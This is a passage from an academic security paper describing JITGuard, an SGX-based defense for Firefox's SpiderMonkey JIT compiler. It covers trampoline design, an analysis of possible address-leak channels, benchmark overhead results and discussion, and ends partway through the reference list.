converts the real pointer to the JITGuard-Region into a fake pointer by adding a random offset during the creation of the enclave. We then modify each function that requires access to the JITGuard-Region (e.g., to emit the JIT code or modify the trampoline) to first convert the fake pointer back to the original pointer. This happens as late as possible, e.g., in the very C++ statement that writes a jump target to the JIT-compiled code page. At the same time we verify that the code which uses the pointer does not leak the pointer to memory outside of the enclave. This technique is fail safe because even if a non-verified function within the enclave would leak the address, it would only leak the fake pointer. However, the fake pointer is useless to the attacker without the random offset, which is stored securely inside enclave memory.

6.2.3 JIT Code Generation. The JavaScript interpreter constantly profiles the code while it executes it. Once the profiler determines it would benefit the performance to compile the interpreted code into native code, it calls the JIT compiler. In JITGuard this requires the interpreter to issue a context switch to the enclave and to pass the interpreted code as a parameter. The advantage of this design is that we have a single point of entry for the JIT compiler. SGX allows the enclave to access the host memory, so the compiler in the enclave can directly access the data in the host memory without the need to copy the data first.

In addition to that, the JIT compiler requires a small number of functions from the host, e.g., such as timing information, for which we add dedicated enclave exit points to switch execution to the host process.

6.3 SpiderMonkey

The previously mentioned implementation details are not specific to SpiderMonkey, but are valid for most JIT compilers. In the following we discuss some SpiderMonkey-specific aspects we encountered while implementing JITGuard.

SpiderMonkey features a second JIT compiler, called IonMonkey. IonMonkey takes the native code of the regular JIT compiler, called the Baseline compiler, and speculatively optimizes it (e.g., assuming that the variables will have the same type as previous invocations). For our proof-of-concept implementation of JITGuard we disabled IonMonkey. However, from a conceptual point of view, IonMonkey can be extended in the same way as the Baseline compiler.

Further, SpiderMonkey recently adopted W⊕X for the JIT code which simplified extending SpiderMonkey with JITGuard. The reason is that JIT compilers which do not employ W⊕X expect to be able to modify the JIT code at any time, and thus modifications are spread over multiple functions. In JITGuard the native code is emitted to the JITGuard-Region, which requires us to adjust all functions that modify the JIT code. This is limited to a small number of functions in SpiderMonkey. On the other hand, JIT compilers that do not support W⊕X can be extended with JITGuard as well, although we would expect additional engineering effort because of the more widespread modifications to the JIT code.

7 TRANSFERRING CONTROL FLOW BETWEEN JIT AND STATIC CODE

JITGuard randomizes the memory location of the JIT code, JIT stack, and the writable trampoline mapping to protect them from an adversary with access to the host process memory. However, during run time the JIT code closely interacts with the static code inside the host process. Indeed, we counted the number of control-flow switches between the static code and the JIT code and measured up to 600 times per millisecond in our testing. Since the attacker has access to the host memory, we must prevent leaking any pointers from the randomized region into the non-randomized part of the host memory. This is challenging, because usually JIT and static code use the same stack during execution.



Figure 7: JITGuard mediates control-flow transfers from static code to the JIT code through call trampolines. In this way, function pointers to the randomized JIT region are hidden from an adversary.

To cleanly isolate randomized JIT code from static code, we also switch to a separate stack, which is hidden inside our randomized region. In this way, the randomized stack can be used safely during JIT execution and an adversary cannot recover a return pointer to the JIT code from the native stack. In the following, we describe how JITGuard securely handles the transition from static code to JIT code execution, and JIT code to static code execution.

7.1 Static Code calls JIT Code

Static code calls JIT code functions when switching from interpreted to optimized script code. This is depicted in Figure 7.

In Step ① the static code initiates the switch to the JIT code by calling a trampoline. Each trampoline targets a single JIT code function.

If the pointers to the JIT-compiled functions were written as constants directly in the trampoline code, an adversary could easily disclose these pointers and compromise the randomized code region. To prevent this, we set up a x86 segment at initialization time[2] so that it starts at a random address. Hence, we only need to write an offset into that segment to the trampoline. In Step ② the trampoline fetches the address of the function inside the randomized area from a jump table in the randomized segment. Each trampoline consists of a single *jump* instruction that retrieves the address using a constant offset in the segment, e.g., `jmp *%gs:(0x2a00)`. The start address of the segment cannot be disclosed by the attacker.[3]

[2]While memory segmentation is not enforced in the 64 bit modes of the x86 processor, segment registers can still be used to hold such base addresses. This is used on some operating systems, e.g., to implement fast access to per-cpu data [35]. We leverage the segmentation register `gs`, which is not used otherwise.

[3]The base address of the segment can only be disclosed using a system call, `arch_prctl`, or using a special instruction, `rdgsbase`. Our threat model prevents the adversary from invoking that system call, since it is only used in the initialization code. The instruction `rdgsbase` has to be explicitly activated by the operating system, which is currently not even supported on Linux (and it is not used by Firefox).



Figure 8: JITGuard mediates control-flow transfers from JIT code to static code through return trampolines. These are set up by the JIT code before jumping to the static function. This hides the return address to the JIT code from the static code.

The jump table is protected from the attacker because it is located inside a randomized region.[4]

In Step ③ the JIT code switches from the native stack to the randomized stack, and subsequently starts executing its code. In particular, the randomization code updates `rsp` and `rbp` to their new location inside the randomized area and saves their previous values in the JIT stack. The JIT code expects a particular alignment of the stack, so the randomization code needs to adjust the stack to that alignment. When the JIT-compiled function returns, the randomization code restores the old values for the registers so they point to the normal stack again and returns execution to the static code.

The compiler needs a way to prepare those trampolines. If the trampolines were writable by the host code, the attacker could write malicious code to the trampoline and execute it. Thus, JITGuard leverages a double mapping of the trampolines (see also Figure 6), and keeps the address of the writable mapping hidden inside its SGX enclave, so the host code cannot read it.

7.2 JIT Code calls Static Code

During JIT code execution, it is possible to call functions inside the static code. For instance, JIT code may call a library function that is implemented in static code.

Usually, the return address of a function is stored on the stack. If the JIT code calls the native code without taking special measures, the native code can easily retrieve the return pointer from the stack and disclose the location of the JITGuard-Region. To prevent this attack, the native code uses *return trampolines* to return securely to the JIT code. Using this scheme, the return address on the native code stack actually represents the address of the return trampoline, which then retrieves the original return address using the randomized segment (see Section 7.1).

Hence, the JIT code has to prepare the return trampoline prior to calling the static code function in Step ① of Figure 8. In particular, it will store the return address to the JIT code in a jump table, that is protected because it is located inside the randomized segment. Furthermore, it will switch the stack pointer to the native stack, save the offset between the two stacks in the randomized segment, and set the return address on the native stack to point to the return trampoline.

In Step ②, the JIT code then issues the static code function call. The static code then executes normally[5] until it returns. The return trampoline in Step ③ then retrieves the original return address using the segment register and an offset into the jump table. Finally, it returns to the JIT code, which will restore the JIT stack using the saved offset and continue execution at the instruction immediately after the call to the static code.

8 SECURITY ANALYSIS

The goal of JITGuard is to mitigate code-injection, code-reuse, and data-only attacks against the JIT code. As written in our threat model (Section 4), protecting the static code, i.e., the browser and the static part of the JIT compiler, is beyond the scope of this paper and can be achieved leveraging existing defenses [1, 16, 33].

8.1 Code-injection/reuse Attacks

Both code injection and reuse techniques are used by the attacker to execute arbitrary code *after* the control flow has been hijacked. In particular, the attacker overwrites a code pointer with a malicious pointer to injected code or the first gadget of a ROP payload. However, this requires that the attacker knows the exact address of the injected code or the gadget.

JITGuard does not prevent the attacker from injecting code using techniques like JIT spraying [6, 36]. However, we prevent the attacker from disclosing the JITGuard-Region which contains the JIT code and data. As a consequence, the attacker cannot hijack any code pointers used by the JIT code, and cannot exploit the generated JIT code for code-injection or code-reuse attacks.

Next, we analyze the resilience of JITGuard against information-disclosure attacks.

8.2 Information-disclosure Attacks

The security of JITGuard is built on the assumption that the attacker cannot leak the address of the JITGuard-Region. Therefore, we carefully analyzed every component that communicates with the JITGuard-Region and analyzed them. In particular, there are seven components that interact with the randomized region, and hence, could potentially leak the randomization secret: (1) the initialization code, (2) the JIT compiler in the enclave, (3) the JIT code, (4) the trampolines, (5) the transitions between JIT and static code, (6) the garbage collector, or (7) system components. In the following we explain how JITGuard prevents information-disclosure attacks for each of these components.

(1) Initialization code. During the initialization the JITGuard-Region is allocated through the `mmap` system call which returns the memory address. Next, the address of the JITGuard-Region is passed to the enclave, and we set all registers, local variables, and the stack memory that is used for temporarily spilling register to

[4] Theoretically, the native code could read the pointers in the randomized segment using an instruction like `mov *%gs:(0x2a00), %rax`, but the `gs` segment register is not used anywhere in the code of Firefox.

[5] Some native functions require access to the most recent stack frames on the JIT stack. We support this through copying the most important information of a small number of recent stack frames from the JIT stack to the corresponding location on the native code stack. The fields we copy do not contain pointers to the stack and we replace the address return pointers with the corresponding trampolines. We do not copy these frames back to the JIT stack, so the native code has no way to influence the JIT stack (except legitimately returning a value to the caller).

zero. This ensures that the address of the JITGuard-Region is not stored in memory outside of the enclave.

(2) Enclave. The first action the initialization function of the enclave takes is to obfuscate the address of the JITGuard-Region by adding a random value. Henceforth, the JIT compiler will work on the fake pointers. Note that those fake pointers are useless to an attacker without the random offset, which is stored securely inside the enclave. We identified 11 functions that require the actual address of the JITGuard-Region, e.g., to allocate memory for the JIT code stack, or to write the generated JIT code. We patch all of these functions to convert the fake pointer back to the original address as late as possible, e.g., in the very C++ statement that writes a jump target to the JIT-compiled code page. Further, we ensure that the original address is then not propagated in the data structures of the JIT compiler. Since we add this translation to the code ourselves, and it happens at the very last moment, we can verify that the address to the JITGuard-Region is never leaked by those 11 functions. Due to the large code base of the JIT compiler we cannot exclude the possibility that other functions leak the address of the JITGuard-Region to memory outside of the enclave. However, in this case these functions would only leak the fake pointer which cannot be de-obfuscated without possessing the randomization secret which is stored securely within the enclave.

(3) JIT code. The JIT code does not leak any pointers to the JITGuard-Region to attacker-accessible memory. To do this, it would need to leak either the program counter or the stack pointer to the heap. We carefully analyzed the JIT compiler and found no support for such behavior.

Another way the attacker could force the JIT code to indirectly leak an address that points into the JITGuard-Region is to generate an exception while the JIT code is executing. This would cause the operating system to store the current execution context (including instruction and stack pointers, which would both point into the JITGuard-Region) in a memory region readable by the attacker. There are two main strategies the attacker could use to trigger an interrupt: cause the JIT code to access invalid memory to trigger an exception, or use a timer to trigger a delayed interrupt. However, both strategies are infeasible. First, JavaScript is a memory-safe language, and the JIT-compiled code cannot access invalid memory. Second, the execution of JavaScript is single-threaded, and timer events are delivered synchronously, which means that the JIT code first safely exists, before a timer event, e.g., triggered by `setTimeout()`, is handled.

(4) Trampolines. Throughout the run time, the execution switches between the native code and the JIT code. As explained in the previous paragraph the JIT code cannot leak any addresses of the JITGuard-Region. We use trampolines as an indirection to prevent that any pointers to the JITGuard-Region are leaked to memory that can be disclosed by the static code. The trampolines adjust the stack pointer to point to the native or JIT stack, and change the control flow. The trampolines use a segment register as an indirection to access the JITGuard-Region to avoid leaking any addresses during this transition. Specifically, the CPU resolves the indirection using the segment register as a base address. The segment base address is set in the kernel. This translation is transparent to user mode, thus, the attacker cannot disclose the location of the JITGuard-Region through the trampolines.

(5) JIT/static code transitions. To ensure the JIT code does not leak any information when it calls a static function, we check any arguments and the CPU registers to make sure they do not represent or contain pointers to the JITGuard-Region. We use similar checks to verify the return value of JIT-compiled functions to static functions.

(6) Garbage collector. Dynamic languages employ a garbage collector for automatic memory management. This requires the garbage collector to be aware of all memory that is used throughout the execution. On the other hand, the garbage collector code outside the enclave cannot handle addresses in the JITGuard-Region. We moved the code responsible for the garbage collection of sensitive memory areas (JIT-compiled code, JIT stack) to the enclave, where the actual addresses are available. As a consequence, the attacker cannot leak addresses to the JITGuard-Region by disclosing memory used by the garbage collector.

(7) System components. Linux's proc filesystem [22] provides a special file for each process that contains information about its complete memory layout. If the attacker gains access to this file, the attacker can disclose the address of randomized memory sections, including the JITGuard-Region. However, this file is mainly used for debugging purposes and on recent versions, access requires higher privileges by default. Additionally, sandboxes, which are used as an orthogonal defense mechanism to isolate JIT engines from the rest of the system (see Section 4), prevent any access to this file.

8.3 Data-only Attacks

During a data-only attack the attacker manipulates the data on which the existing code operates. As we have shown in Section 3, attacks like DOJITA are as powerful as code-injection attacks. JITGuard mitigates data-only attacks like DOJITA by isolating the code and data of the JIT compiler in an enclave, and isolating it from the untrusted host process. Hence, the attacker can no longer manipulate the intermediate representation of the JIT compiler to launch DOJITA-like attacks. This also prevents attacks [57] that target the temporary output buffer of the JIT compiler because this buffer is within the enclave.

For this reason, the only remaining data-only attack vector on the JIT compiler is its direct input, i.e., the unoptimized JavaScript bytecode which should be compiled. However, this bytecode representation is already used by the JIT engine during interpreter execution. In Section 2.2 we explained that the interpreter limits the capabilities of the interpreted bytecode for security reasons. This is why the bytecode representation is designed in such a way, that potentially harmful instructions cannot be encoded. For instance, it does not support system call instructions, absolute addressing, unaligned jumps, or direct stack manipulation. As a consequence, an adversary cannot utilize the bytecode to force the JIT compiler to create malicious native code, but has to resort to manipulating the IR of the JIT compiler (which is mitigated by JITGuard).



Figure 9: JavaScript performance overhead for Sunspider 1.0.2 with the various components of JITGuard enabled.

The bytecode uses integer IDs to resolve call targets, which cannot be exploited by themselves. The IDs are then resolved using tables, which an adversary could theoretically compromise using a data-only attack. However, this attack would also work in the absence of any JIT compiler, and hence, it is not directly related to JITGuard.

9 PERFORMANCE EVALUATION

We rigorously evaluated the performance impact of JITGuard on SpiderMonkey using the JavaScript benchmark Sunspider 1.0.2 [56].

Sunspider is a well-known benchmark suite that focuses on the core of the JavaScript language and is suggested by Mozilla to measure the performance of SpiderMonkey [42]. The benchmark includes multiple real-world tasks that are used in modern JavaScript apps, like dealing with JSON, code decompression, and 3D raytracing. We chose this benchmark since it only uses the core functionality of JavaScript, but it does not depend on other parts of the browser, like the DOM. Our implementation of JITGuard only includes the core JavaScript engine. The tests from the Sunspider suite are also widely used in recent browser benchmarks: as an example, the JetStream suite incorporates eleven tests from Sunspider.

Sunspider strives to be statistically sound. The total score of Sunspider is the total time needed to perform each of the benchmarks. We ran each benchmark ten times, and report the relative overhead on the weighted average of the run times, which equals the relative overhead on the total time.

We performed all evaluations on a computer with Ubuntu 14.04.4 LTS with the Linux kernel version 3.19.0.25. The machine has an Intel Core i7-6700 processor clocked at 3.40 GHz and 32 GB of RAM. We applied our modifications to SpiderMonkey version 47. To ensure the reliability of the results, we disabled the dynamic frequency scaling of the processor.

To fully understand the impact of each component of our design, we measured the overhead of each of them independently, as well as the overall impact of JITGuard. We summarize our results in Figure 9.

Static Code → JIT Randomization. First, we evaluated the randomization of the stack during the transition from static code to JIT-compiled code (*Static → JIT: Randomization* in Figure 9; see Section 6.1). This component has no measurable overhead, since we only add a small constant overhead to each call to the JIT code. *bitops-nsieve-bits* has the greatest overhead, 1.6%.

Static Code → JIT Trampolines. Second, we evaluated the impact of the trampolines that are used for calls from the static code to the JIT-compiled code (*Static → JIT: Trampolines* in Figure 9; see Section 7). The average overhead of this component is around 1.0%, since we only add one jump instruction compared to the unmodified flow. Five benchmarks in groups *access*, *bitops*, and *controlflow* have the highest overheads, ranging from 10% to 19%.

Upon investigation we found that their usage of the trampolines is significantly higher than usual, up to 316 calls per microsecond compared to the average of 83 calls per microsecond for all benchmarks.

Both Trampolines and Randomization. We then measured the impact of the trampolines and stack randomization that are employed for calls from JIT-compiled code to static code, in addition to the previous components (*All Trampolines & Randomization* in Figure 9). We measured these components together as the implementation depends on the previous components for performance reasons. The average overhead in this case is 9.2%. *access-fannkuch* and *bitops-nsieve-bits* have the highest overhead, exceeding 19%, due to their high overheads in the previous test (18%). *bitops-bitwise-and* and *math-cordic* have the highest additional overhead w.r.t. the previous tests, moving from below 2% to 12.9% and 15.7% respectively. This additional overhead is due to their high frequency of calls from the JIT code to the static code, 579 and 594 times per millisecond respectively, compared to the average of 196 times per millisecond for all benchmarks. This overhead is due to the imbalance between *call* instructions and *ret* instructions, which thrashes the processor's return stack. This is necessary to implement our security guarantees. The additional overhead of other benchmarks is correlated with the frequency of these transitions as well.

Full JITGuard. We then measured the impact of the full JITGuard (*Full JITGuard* in Figure 9, where the error bars refer to the 95% confidence interval on the values). The average overhead for the complete scheme, including trampolines, stack randomization, and SGX compiler, is 9.8%, implying that the overhead due to SGX communication and SGX mode switches is well below 1%. This overhead specifically related to SGX is due to the low number of calls to the SGX compiler. In average, the SGX compiler is called only 6 times for each benchmark, while the maximum number of calls is 23. The maximum overhead in this benchmark is *math-spectral-norm*, which exceeds 32%. However, the overhead is still just 4.8 ms in this case; the higher relative overhead is due to the very fast run time of this benchmark, 14.6 ms compared to the average of 230 ms.

Finally, we compared our results to another run of the benchmark, with all JIT compilers disabled (interpreter only). JIT allows the benchmark to run more than 13 times faster on average and up to 260 times faster for some benchmarks. This confirms that JIT-compiled code is one order of magnitude faster than the interpreter, even including our overhead of 9.8%.

10 DISCUSSION

Portability of JITGuard. Applying JITGuard to a JIT engine requires manual effort. However, we argue this one-time effort scales due to the similarity in the high-level design of major JIT engines and their limited number. In fact, other mitigations, like CFI [31, 39, 58], require individual effort for each JIT engine as well.

Choice of different JavaScript Engines. The attentive reader may have noticed that our attack was implemented for Edge's JIT engine while our defense hardens Firefox's JIT engine. This is due to the fact that we started both projects independently from each other. However, the general idea of both the attack and the defense leverage design features which are common to all major JIT engines and are, thus, general.

Effectiveness of memory hiding. A number of recent works [20, 23] have questioned the effectiveness of memory hiding to protect sensitive memory areas that are not referenced elsewhere in memory. Gawlik et al. [23] specifically consider a web browser and introduce *crash-resistant programming*. However, one of the countermeasures they mention, *guard pages*, can be successfully applied to JITGuard since it only has one randomized region that needs to be protected. Gawlik et al. exploit signal handlers as an *oracle* in order to disclose whether a specific page is mapped. The code of those handlers can be augmented so that it calls a specific entry point on the enclave every time such an exception happens. If the address where the signal happened is close to or inside the JITGuard-Region, the enclave will then immediately terminate the program before the address can be exploited by the malicious code.

Alternative Techniques. To isolate the JIT compiler one could use randomized segments protected through segment registers, or a separate process. Using the randomized segments to hide the compiler, its stack, and its heap would be possible, but would require a considerable effort to make sure that no information leak is possible. On the other hand, SGX provides a clean separation.

Existing browsers can be retrofitted with an SGX-based design, since it preserves the synchronous call semantics of existing code. Using a separate process for the compiler, instead, requires a substantial redesign to support the asynchronous communication used in IPC.[6] Using separate processes also means the processes would have different address spaces and, thus, a higher overhead would be required due to additional communication and synchronization. Moreover, a remote procedure call from the browser to the separate compiler process would incur additional latency if that process is not already running on another core, which is unlikely, especially in case of elevated system load. On the other hand, the SGX enclave is executed on the same core, so it does not require any action from the system scheduler to run. The enclave can also leverage the data already stored in the CPU caches. In our evaluation, the overhead due to SGX is well below 1%. Finally, the remote attestation capabilities of SGX can be leveraged to prove to the server that the browser is using the JITGuard compiler and that it was not tampered with.

11 CONCLUSION

Protection of modern software against run-time attacks (code injection and code reuse) has been a subject of intense research and a number of solutions have been deployed or proposed. Moreover, recently, researchers demonstrated the threat of the so-called data-only attacks that manipulate data flows instead of the control flow of the code. These attacks seem to be very hard to prevent because any defense mechanism requires the exact knowledge of the input data and the intended data flow. However, on the one hand, most of the proposed defenses are tailored towards statically generated code and their adaption to dynamic code comes with the price of security or performance penalties. On the other hand, many widespread applications, like browsers and document viewers, embed just-in-time compilers to generate dynamic code.

We present a generic data-only attack, dubbed DOJITA, against JIT compilers that can successfully execute malicious code even in the presence of defenses against control-flow hijacking attacks such as control-flow integrity (CFI) or randomization-based defenses. We then propose JITGuard, a novel defense to mitigate code-injection, code-reuse, and data-only attacks against just-in-time compilers (including DOJITA). For this we utilize Intel's Software Guard Extensions (SGX), and explain the challenges that we needed to tackle. As proof-of-concept we implemented and evaluated JITGuard for Firefox's JIT compiler *SpiderMonkey*. The average overhead for the complete scheme, including trampolines, stack randomization, and SGX compiler, is 9.8%, where the overhead due to SGX communication and mode switches is below 1%. While we are working on further performance optimizations, our prototype already demonstrates practicality of JITGuard.

ACKNOWLEDGMENTS

This work was supported in part by the German Science Foundation (project S2, CRC 1119 CROSSING), the European Union's Seventh Framework Programme (609611, PRACTICE), and the German Federal Ministry of Education and Research within CRISP.

[6] Recent versions of Chakra have been redesigned [40] around an out-of-process compiler. Their defense required 27 000 additional lines of code, compared to 640 000 lines of C/C++ code in the Chakra source.

REFERENCES

[1] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. 2005. Control-flow integrity. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[2] Aleph One. 2000. Smashing the Stack for Fun and Profit. *Phrack Magazine* 49 (2000).

[3] Jason Ansel, Petr Marchenko, Úlfar Erlingsson, Elijah Taylor, Brad Chen, Derek L. Schuff, David Sehr, Cliff Biffle, and Bennet Yee. 2011. Language-independent sandboxing of just-in-time compilation and self-modifying code. In *32nd ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*.

[4] Michalis Athanasakis, Elias Athanasopoulos, Michalis Polychronakis, Georgios Portokalidis, and Sotiris Ioannidis. 2015. The Devil is in the Constants: Bypassing Defenses in Browser JIT Engines. In *22nd Annual Network and Distributed System Security Symposium (NDSS)*.

[5] Michael Backes, Thorsten Holz, Benjamin Kollenda, Philipp Koppe, Stefan Nürnberger, and Jannik Pewny. 2014. You Can Run but You Can't Read: Preventing Disclosure Exploits in Executable Code. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[6] Dion Blazakis. 2010. Interpreter exploitation: Pointer inference and JIT spraying. In *Blackhat DC (BH DC)*.

[7] Kjell Braden, Stephen Crane, Lucas Davi, Michael Franz, Per Larsen, Christopher Liebchen, and Ahmad-Reza Sadeghi. 2016. Leakage-Resilient Layout Randomization for Mobile Devices. In *23rd Annual Network and Distributed System Security Symposium (NDSS)*.

[8] Nicolas Carlini, Antonio Barresi, Mathias Payer, David Wagner, and Thomas R. Gross. 2015. Control-Flow Bending: On the Effectiveness of Control-Flow Integrity. In *24th USENIX Security Symposium (USENIX Sec)*.

[9] Nicholas Carlini and David Wagner. 2014. ROP is Still Dangerous: Breaking Modern Defenses. In *23rd USENIX Security Symposium (USENIX Sec)*.

[10] Miguel Castro, Manuel Costa, and Tim Harris. 2006. Securing Software by Enforcing Data-flow Integrity. In *7th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*.

[11] Ping Chen, Yi Fang, Bing Mao, and Li Xie. 2011. JITDefender: A Defense against JIT Spraying Attacks. In *26th International Information Security Conference (IFIP)*.

[12] P. Chen, R. Wu, and B. Mao. 2013. JITSafe: a framework against Just-in-time spraying attacks. *IET Information Security* 7, 4 (2013).

[13] Shuo Chen, Jun Xu, Emre Can Sezer, Prachi Gauriar, and Ravishankar K Iyer. 2005. Non-Control-Data Attacks Are Realistic Threats.. In *14th USENIX Security Symposium (USENIX Sec)*.

[14] Mauro Conti, Stephen Crane, Lucas Davi, Michael Franz, Per Larsen, Christopher Liebchen, Marco Negro, Mohaned Qunaibit, and Ahmad-Reza Sadeghi. 2015. Losing Control: On the Effectiveness of Control-Flow Integrity under Stack Attacks. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[15] Jonathan Corbet. 2012. Yet another new approach to seccomp. https://lwn.net/Articles/475043/. (2012).

[16] Stephen Crane, Christopher Liebchen, Andrei Homescu, Lucas Davi, Per Larsen, Ahmad-Reza Sadeghi, Stefan Brunthaler, and Michael Franz. 2015. Readactor: Practical Code Randomization Resilient to Memory Disclosure. In *36th IEEE Symposium on Security and Privacy (S&P)*.

[17] Stephen Crane, Stijn Volckaert, Felix Schuster, Christopher Liebchen, Per Larsen, Lucas Davi, Ahmad-Reza Sadeghi, Thorsten Holz, Bjorn De Sutter, and Michael Franz. 2015. It's a TRaP: Table Randomization and Protection against Function-Reuse Attacks. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[18] Lucas Davi, Christopher Liebchen, Ahmad-Reza Sadeghi, Kevin Z. Snow, and Fabian Monrose. 2015. Isomeron: Code Randomization Resilient to (Just-In-Time) Return-Oriented Programming. In *22nd Annual Network and Distributed System Security Symposium (NDSS)*.

[19] Lucas Davi, Ahmad-Reza Sadeghi, Daniel Lehmann, and Fabian Monrose. 2014. Stitching the Gadgets: On the Ineffectiveness of Coarse-Grained Control-Flow Integrity Protection. In *23rd USENIX Security Symposium (USENIX Sec)*.

[20] Isaac Evans, Samuel Fingeret, Julian Gonzalez, Ulziibayar Otgonbaatar, Tiffany Tang, Howard Shrobe, Stelios Sidiroglou-Douskos, Martin Rinard, and Hamed Okhravi. 2015. Missing the Point(er): On the Effectiveness of Code Pointer Integrity. In *36th IEEE Symposium on Security and Privacy (S&P)*.

[21] Isaac Evans, Fan Long, Ulziibayar Otgonbaatar, Howeard Shrobe, Martin Rinard, Hamed Okhravi, and Stelios Sidiroglou-Douskos. 2015. Control Jujutsu: On the Weaknesses of Fine-Grained Control Flow Integrity. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[22] Roger Faulkner and Ron Gomes. 1991. The Process File System and Process Model in UNIX System V.. In *USENIX Technical Conference (ATC)*.

[23] Robert Gawlik, Benjamin Kollenda, Philipp Koppe, Behrad Garmany, and Thorsten Holz. 2016. Enabling client-side crash-resistance to overcome diversification and information hiding. In *23rd Annual Network and Distributed System Security Symposium (NDSS)*.

[24] Jason Gionta, William Enck, and Peng Ning. 2015. HideM: Protecting the Contents of Userspace Memory in the Face of Disclosure Vulnerabilities. In *5th ACM Conference on Data and Application Security and Privacy (CODASPY)*.

[25] Enes Göktas, Elias Athanasopoulos, Herbert Bos, and Georgios Portokalidis. 2014. Out of Control: Overcoming Control-Flow Integrity. In *35th IEEE Symposium on Security and Privacy (S&P)*.

[26] Enes Göktas, Elias Athanasopoulos, Michalis Polychronakis, Herbert Bos, and Georgios Portokalidis. 2014. Size Does Matter: Why Using Gadget-Chain Length to Prevent Code-Reuse Attacks is Hard. In *23rd USENIX Security Symposium (USENIX Sec)*.

[27] Ian Goldberg, David Wagner, Randi Thomas, and Eric A. Brewer. 1996. A Secure Environment for Untrusted Helper Applications. In *6th USENIX Security Symposium (USENIX Sec)*.

[28] Guang Gong. 2016. Pwn a Nexus Device With a Single Vulnerability. https://cansecwest.com/slides/2016/CSW2016_Gong_Pwn_a_Nexus_device_with_a_single_vulnerability.pdf. (2016).

[29] Andrei Homescu, Stefan Brunthaler, Per Larsen, and Michael Franz. 2013. Librando: transparent code randomization for just-in-time compilers. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*.

[30] Hong Hu, Shweta Shinde, Adrian Sendroiu, Zheng Leong Chua, Prateek Saxena, and Zhenkai Liang. 2016. Data-Oriented Programming: On the Expressiveness of Non-Control Data Attacks. In *37th IEEE Symposium on Security and Privacy (S&P)*.

[31] Intel. 2016. Control-flow Enforcement Technology Preview. https://software.intel.com/sites/default/files/managed/4d/2a/control-flow-enforcement-technology-preview.pdf. (2016).

[32] Intel. 2016. Intel Software Guard Extensions (Intel SGX). https://software.intel.com/en-us/sgx. (2016).

[33] Volodymyr Kuznetsov, Laszlo Szekeres, Mathias Payer, George Candea, R. Sekar, and Dawn Song. 2014. Code-Pointer Integrity. In *11th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*.

[34] Per Larsen, Andrei Homescu, Stefan Brunthaler, and Michael Franz. 2014. SoK: Automated Software Diversity. In *35th IEEE Symposium on Security and Privacy (S&P)*.

[35] Linux Foundation. 2014. This-CPU Operations. http://lxr.free-electrons.com/source/Documentation/this_cpu_ops.txt. (2014).

[36] Giorgi Maisuradze, Michael Backes, and Christian Rossow. 2016. What Cannot Be Read, Cannot Be Leveraged? Revisiting Assumptions of JIT-ROP Defenses. In *25th USENIX Security Symposium (USENIX Sec)*.

[37] Microsoft. 2006. Data Execution Prevention (DEP). http://support.microsoft.com/kb/875352/EN-US/. (2006).

[38] Microsoft. 2015. ChakraCore. https://github.com/Microsoft/ChakraCore. (2015).

[39] Microsoft. 2015. Control Flow Guard. http://msdn.microsoft.com/en-us/library/Dn919635.aspx. (2015).

[40] Matt Miller. 2017. Mitigating arbitrary native code execution in Microsoft Edge. https://blogs.windows.com/msedgedev/2017/02/23/mitigating-arbitrary-native-code-execution/. (2017).

[41] Mozilla. 2015. W xor X JIT-code enabled in Firefox. https://jandemooij.nl/blog/2015/12/29/wx-jit-code-enabled-in-firefox. (2015).

